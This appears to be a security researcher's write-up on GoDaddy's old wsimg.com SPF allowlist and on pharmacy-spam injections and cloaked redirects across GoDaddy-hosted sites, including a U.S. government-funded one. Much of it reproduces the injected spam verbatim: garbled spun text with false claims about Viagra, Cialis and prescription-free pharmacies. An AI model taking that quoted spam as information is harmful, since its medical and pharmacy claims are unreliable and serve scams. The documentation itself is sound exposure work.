
Currently, the wsimg.com domain has a Sender Policy Framework (SPF) that prevents emails from being sent through this domain, which seems to have been updated ~7 months ago to this:

v=spf1 -all


From 2014 until June 2021, the wsimg.com domain's SPF records included an allowlist with hard coded IP addresses. Many of these IP addresses are actively hosting other domains (Example @ <a href="https://securitytrails.com/list/ip/69.64.33.132">https://securitytrails.com/list/ip/69.64.33.132</a>) which don't seem to be owned by GoDaddy. This SPF architecture seems to have allowed emails to be sent as though they were from "wsimg.com" from countless other GoDaddy domains, even though this "wsimg.com" domain was an internal logging domain used to inject JavaScript across millions of GoDaddy client domains in 2017.

- This architecture seems ripe for abuse, although specific spam campaigns have not been found. The compromise of wsimg.com could potentially have occurred from this SPF architecture, although there would likely need to be other vulnerabilities or phishing campaigns from it. Two of the IP ranges included in the SPF records for the domain hosted other websites/content that GoDaddy did not seem to control:
- SPF Records on Wsimg.com until mid 2021 (source @ <a href="https://securitytrails.com/domain/wsimg.com/history/txt">https://securitytrails.com/domain/wsimg.com/history/txt</a>):
- v=spf1 ip4:207.200.21.144/28 ip4:12.151.77.31 ip4:69.64.33.132
   ip4:68.233.77.16 ip4:184.168.131.0/24 ip4:173.201.192.0/24 ip4:182.50.132.0/24
   ip4:170.146.0.0/16 ip4:174.128.1.0/24 ip4:173.201.193.0/24 include:spf-2.domaincontrol.com -all

69.64.33.132 is one of the IP Address ranges permitted to send emails through the wsimg.com domain, with other public domains hosted on it (<a href="https://securitytrails.com/list/ip/69.64.33.132">https://securitytrails.com/list/ip/69.64.33.132</a>).



68.233.77.16 also had public domains @ <a href="https://securitytrails.com/list/ip/68.233.77.16">https://securitytrails.com/list/ip/68.233.77.16</a>




For a period of time, until relatively recently a Drupal install changelog was hosted @ <a href="http://wsimg.com/CHANGELOG.txt">http://wsimg.com/CHANGELOG.txt</a> which indicated that it hadn't been updated since 2018. This was removed recently and unfortunately a copy wasn't archived during the initial research, nor did any Google Cache/Internet Archive capture it.

U.S. Government Websites being Attacked with Content Injections and Malicious Redirects via GoDaddy-Hosted Domains

Details below include proof of specific injections and notes that seemed significant...

NationalMesonet.us, aka the Congressionally-funded "National Mesonet Program" uses GoDaddy's Managed WordPress Pro+ – Compromise Highlights Much Larger Network (<a href="https://securitytrails.com/domain/nationalmesonet.us/dns">https://securitytrails.com/domain/nationalmesonet.us/dns</a>) as per DNS records, the NationalMesonet.us domain has content on their current website hosted by GoDaddy's "secureservercdn.net" domain, which GoDaddy itself notes can be used for their "Zone URL CDN bundled with Managed WordPress Pro+" product @ <a href="https://www.godaddy.com/help/what-is-a-cdn-32168">https://www.godaddy.com/help/what-is-a-cdn-32168</a>



The NationalMesonet.us domain comes up in site search results for a spammer keyword like "viagra" with about a dozen results that look like this:

<u>Levitra canada, generic viagra professional - Nationalmesonet ...</u>

<a href="https://nationalmesonet.us">https://nationalmesonet.us</a> > history

Safe & secure orders. 1202 47th Avenue. Tagish, Yukon Y0B 1T0, Canada. Phone: 867-660-0482. 5 stars 770 votes. cheap viagra canada ...





https://nationalmesonet.us > category > notification :

## Cialis active, best prices on sildenafil - National Mesonet ...

**Viagra** samples no prescription. We are fortunate to live in a state of worry and concern. Azoospermia: Azoospermia refers to no sperm through some ...

https://nationalmesonet.us > partner-listings

#### Viagra prescription online, levitra vs cialis - National Mesonet ...

**Viagra** prescription online, levitra vs cialis. **Viagra** soft tab. They have years of experience and proven track record to back it up.

https://nationalmesonet.us > montana-climate-assessmen...

## Order viagra prescription, viagra 25mg online - National ...

Order **viagra** prescription, **viagra** 25mg online. **Viagra** canadian. Stress management techniques such as meditation & yoga are very helpful in dealing with ...

https://nationalmesonet.us > ...

## Canada cialis 100mg, uk viagra prices - Nationalmesonet Best ...

The benefits of canada cialis 100mg are enumerated below Improved potency Improved sexual activity Increased blood flow in penis Erection for a longer period ...

https://nationalmesonet.us > levitra8915

## Buy cheapest viagra, discount viagra - Nationalmesonet Best ...

Buy cheapest **viagra**, discount **viagra**. Levitra **viagra** price. They appear as high achievers to the outside world, but deep inside they actually feel alone and ...

https://nationalmesonet.us > cialis4843

#### Cheap viagra canada, sildenafil online canada - National ...

Cost of cialis · **Viagra** pfizer 100mg · Pharmacy **viagra** · **Viagra** 50mg no prescription · Tadalafil for women · Customer Reviews · MONEY BACK POLICY · Refund and Return ...

https://nationalmesonet.us>...

#### Canadian viagra pharmacy, generic viagra pharmacy ...

Buy Online: canadian **viagra** pharmacy UK and EU men can easily buy 100mg canadian **viagra** pharmacy medication online via reputable e-pharmacies - and without ...

https://nationalmesonet.us > nmp-at-ams100 :

#### Cialis 100mg pills, tadalafil wholesale - Nationalmesonet Best ...

Online **viagra** pharmacy. Role of Tadalista Tadalista inhibits a specific enzyme PDE5; this increases nitric oxide level in the body.

https://nationalmesonet.us > missouri-mesonet-temp-inv...

## Online cialis prescription, cipla tadalafil - National Mesonet ...

Canadian **viagra** generic. Erectile dysfunction targets the erections of the man and the couple to experience complete satisfaction from the medicine.

For each of these results on the NationalMesonet.us domain, if you click to view the "current page" you won't see any of the spam keywords or content.



# Cialis active, best prices on sildenafil

# Cialis line

Paloma Faith Good Girls, Kendrick Lamar, I Lived by OneRepublic and Listen to the Man by George Ezra In addition to the hepatoprotective effect, reduced glutathione also plays a role in liver detoxification. Well, here's something very important you should keep in your mind. According to health experts, Kamagra oral jelly has become the favourite of ED patients as it is mandatory to keep a doctor s prescription along with you are pretty comfortable with the type of educational content material that is needed, you might discover colleges which are prepared in order to spend an individual for the function. A website can also be used to meet many unwanted physical changes in life. This medicine has Sildenafil citrate in it which is essential for its operations. In such cases various bodily changes are observed such as obesity, change of voice, reduction in growth of facial hair. Under the original ANCA bill, only those conditions already in effect, or proposed but not undertaken before ANCA's enactment, have been considered as permitted. Doctors, nurses and military veterans from the crowd volunteered their services to emergency crews, said Reno Fire Battalion Chief Tim Spencer, a 29-year veteran who has worked at the air races for 27 years.

# Viagra samples no prescription

We are fortunate to live in a state of worry and concern. Azoospermia: Azoospermia refers to no sperm through some examinations. Over exposure to porn Watching a lot of porn is actually not that great for you. Stress is laid on parental education which helps parents learn the correct way to communicate with their children instead of pestering them. Your prescribed drugs can also be one of the rising Dorn communities in Australia and all over again. When maca was tested with animals, results concluded that they had more energy and stamina. There are many manufactures facilitating Men who suffer from cardiac related conditions are also more likely to suffer from impotence, making it all the more important to find out about payment choices that any pharmacy offers. Hormonal injections applied right into phallus are efficient as well, and men may learn how to do so.


# Get cialis without prescriptions

There are many sources of cialis active, and expect it to raise right up.For years the medical professional & these must be informed properly regarding the effective utilization & also the harsh responses so that the desired consequences are achieved efficiently. Shockwave therapy in

If you review the content injected into these GoDaddy WordPress pages specifically on this "NationalMesonet.us" cached page, there are some very unique phrases associated with their pill scams, including these phrases:

- "Fildena is a PDE5-inhibitor"
- "Vinpocetine not only acts on the areas"
- "hokey cure-alls and dubious panaceas"

If you Google any of these phrases in quotes, you will find lists of compromised domains – countless domains – and they all have one thing in common ... Each and every domain in these search results are hosted on GoDaddy and seem to all be using the GoDaddy Managed Hosting products...




Here is a quick rundown of some of the domains above and details from SecurityTrails showing their DNS records / A records are associated with GoDaddy servers:

# Kamagra Oral Jelly Kupovina – Great Discounts – El Limon

# http://ellimontaqueria.com > contact


To tackle that, the market only had one expensive drug known as kamagra. The British scientist has invented the ingredient of the medicine is Sildenafil citrate ...



<u>Cialis sample, tadalafil cheap india – Ericfair Online Pharmacy ...</u>

# http://ericfair.com > excerpt


The generic medication is clinically approved to treat impotence in men. cialis sample increases the body's ability to achieve and maintain sufficiently ...



<u>Cialis active, best prices on sildenafil – National Mesonet ...</u>

https://nationalmesonet.us > category > notification


What are the reasons for the issue?- Your physical and mental health. The erection pill offered by Vicerex, first of all, is safe. It helps to reduce anxiety ...



<u>Cialis tab, free viagra samples – Reappropriate Guaranteed ...</u>

http://reappropriate.co > tag > black-lives-matter

You can face the problem of diarrhea, congestion, facial flushing, headaches and urinary area infections after using this medication. A photobiological reaction ...



<u>Sildenafil cipla, levitra in india price – Thefantasyfix Canadian ...</u>

http://thefantasyfix.com > fantasy-baseball > toronto-blue-...


There are mainly two categories that cause erectile dysfunction and they were forced to ingest hokey cure-alls and dubious panaceas to treat their erection- ...



# <u>Levitra Canada Drugs – Canadian Health Inc</u>

http://landygoesglobal.com > bildergalerie-argentinien


Guaranteed Quality without prescription. Discount levitra no rx. If prescribed pharmaceutical medication has not worked, it may be time to try some ...



<u>Get levitra, best price vardenafil – Staceyhansenphotography ...</u>

https://staceyhansenphotography.com > Blog


Sexual desire could boost relying on the sort. At the age of 50, she gave up 16-hour days to retire to the Nevada desert, where she has improved her diet ...



<u>Viagra in india, viagra cost in canada – Texasfarmandhome ...</u>

http://texasfarmandhome.com > contact-us


Natural and healthy products! Pharmacy Guaranteed – Quality Protects. Amazing weekend prices! Personal approach!



<u>Viagra cheap prices, tadalafil india cialis – Reeferhub ...</u>

<u>https://reeferhub.com > richmond-refrigerated-trailer-beer</u>


Need a product that isn't in the site? Call us. Hot weekly specials. Valid pharmacy recognized by the CFA! FDA approved Health product.



<u>Viagra prices canada, discount levitra no rx – Meetsobsession ...</u>

http://meetsobsession.com > fashion-design > footwear > 1...


Blood transferred into penile is blocked from getting entered in the male reproductive organ & comforts the erection procedure. This drug has been especially ...



# Instant Tabs Viagra >> Get Pills You Need

http://www.bbmgif.com > gallery > item


This medicine can be the best healer for your sex problem and you can expect to enjoy better size and erection while being intimate.



<u>Cialis samples, cheapest cialis – Iraaqi Online Pill Store. Guaranteed ...</u>

# http://iraaqi.com > news


Kamagra is the medicine of choice for erectile dysfunction. It is therefore important to not feel ashamed of discussing your problem with your doctor. I mean ...



Ordering Viagra Online Safe >> Very Fast Worldwide Delivery

# http://dk.rateq.com > IRR


635 record — Den aktuelle valutakurs for De Forenede Arabiske Emirater Dirham er 165,39. Du kan omregne AED til DKK og se AED valutakursen herover. De overstående ...



<u>Tadalafil sample, viagra online consultation – Guardian Spirits ...</u>

https://guardianspiritsofnature.com > holiday-replay-mich...

Surgical service can be offered for the treatment of impotence. Prescribing Zithromax (azithromycin) in the absence of the sexual stimulation.



<u>Usa Pharmacy Viagra >> Fast And Safety</u>

http://libreriasaturno.com > Libro

Buy Canadian Prescription Drugs. Generic viagra florida. Find generic viagra. Generic viagra filagra. Viagra 50mg online. Uk viagra online.



# Viagra Online Madrid >> FDA Approved Pharmacy - CANADA

http://biserica.org > viatacrestina > Nol > XXIV\_index


Canadian Prescriptions Drugs. Generic viagra florida. Find generic viagra. Generic viagra filagra. Viagra 50mg online.



Buy levitra online, levitra for women – Doolittleraider Online ...

http://www.doolittleraider.com > raid\_photos


Only today – viagra lowest price. 100% Satisfaction Guaranteed. Brand and best quality generic drugs. Special internet prices!



Buy cialis online, discount for cialis – Karapaslaydesigns ...

http://karapaslaydesigns.com > labor-day-plans-outdoor-...


It also has anti-microbial, aphrodisiac, hypotensive and diuretic properties. They relax blood vessels and improve blood flow to the penis thereby resulting in ...



<u>Levitra uk, levitra australia prices – Learning Works</u>

http://www.learningworksca.org > uploads > 2012/02


Prostate Enlargement- Prostate Enlargement, a normal part of ageing for men, which plays an important role in causing the pre-mature ejaculation are erectile ...



<u>Viagra 100mg Over Night >> Find Over 6500 Pills – Mississippi ...</u>

http://www.mississippi-made.com > 2012/05/30 > pimena

May 30, 2012 — Since the last three decades, there has been in vogue that erectile dysfunction is a common disorder. This way the blood flow improves and an ...



<u>Cialis sale, brand cialis for sale – Tarahouseapartments Big ...</u>


http://www.tarahouseapartments.com

Safe & secure orders. All medications are certificated. Valid pharmacy recognized by the CFA!




# Recent Injections Abound from Compromised Godaddy Domains – Active Malicious Redirections

For many of the domains listed above, if you click on the Google search results you will be redirected into a Canadian pharmacy site \*and\* there are content injections cached from Google, like in this screenshot:



For some of these domains, if you click to view the search results from the Google search results page, you will be immediately redirected into a Canadian pharmacy scam website like in the GIF below:

promote your happiness that leads to healthy sexual relationship. Thus by



For some of the other domains within this same list of previously compromised domains/pages, if you click on the results, you will be brought to a clean looking page, as though the infection was cleaned up already (which is potentially the case for some of the domains). But for some of the domains with "clean results" the websites are extremely out of date with other very obvious problems, like this one:



The Google cached page on this "instantcreditbuilder.net" domain that was compromised by these "Canadian pharmacy" scammers was captured on just December 17, 2021, and you can see what that looked like <u>here in the Google cache</u> or <u>here in the Way Back Machine</u>.

Here is a screenshot of that injection in this severely outdated domain hosted on GoDaddy:

This is Google's cache of http://www.instantcreditbuilder.net/disclaimer.html. It is a snapshot of the page as it appeared on Dec 17, 2021 09:45:05 GMT. The current page could have changed in the meantime. Learn more.

Full version

Text-only version

View source

Tip: To quickly find your search term on this page, press Ctrl+F or \#-F (Mac) and use the find bar.

# Cheap Levitra

nsanity of the manic depressive type or schizophrenia is an extreme vata imbalance. b. Prudence Ambarassment does indeed the fact is that more you moke, the less nitric oxide you have in your hand is completely natural then you can buy kamagra 100mg oral jelly as this most preferred dose. Your sige, lifestyle can contribute to the condition.

Vith powerful ability to self-repair and self-rectify, inherent immune system can protect our body from being affected by andropause have a satisfactory tream of blood to the penis by making the nerve broad and calming the adjacent muscles. Whether or not that factor is also brushing their teeth or subject to a specific food or carrying a specific cloth.

#### Order Levitra

#### Buy Viagra In Usa

You can prepare yourself ahead of time by studying the potential stressors and the severity of spinal obstruction due to interference or impingement of terves, dysfunctional spinal joints or vertebral subluxation. Sildenafil citrate is just like any other medicine; which means that it has certain restriction a tide effects. The generic versions of the blue pill work well by relaxing blood vessels, improving blood supply within the penile region and leads to sowerful erection in bed

it is a pure form of love that is day by day becoming adulterated. Having 35 cm or over neck circumference predicts this syndrome and penile erection broblem in men. The effects of tadalafil last for as long as I can remember, going back at least to the end of World War II.

ove not only influences your heart but it should be taken as advised by the physician. Here, it focuses mainly on increasing the risk of developing arkinson's disease. Cheap Levitra

However, stress also leads the gut to increase its production of ghrelin, a hormone that, as well as making you feel more hungry, reduces anxiety and lepression. The powerful herbal ingredients of the oil boost the sensitivity of the male organ.

Older men slow down when they reach middle age for instance while younger men keep erections for longer durations. It has already appeared on various ists of best songs by different magazines and online portals. "Thinking Out Loud" by Ed Sheeran It was the first song to cross 500 million plays on Spot Such session of copulation can be achievable only if a Order Cialis man has suffered from a heart attack, stroke or has uncontrolled high or low blood bressure he is not able to satisfy his partner completely on the bed.

Modulift - This Company is popularly known for its custom lifting solutions which are highly needed in the heavy lifting industries. Sildefanil Citrate is same ingredient found in **buy generic cialis** used by the male specie with erection problems.

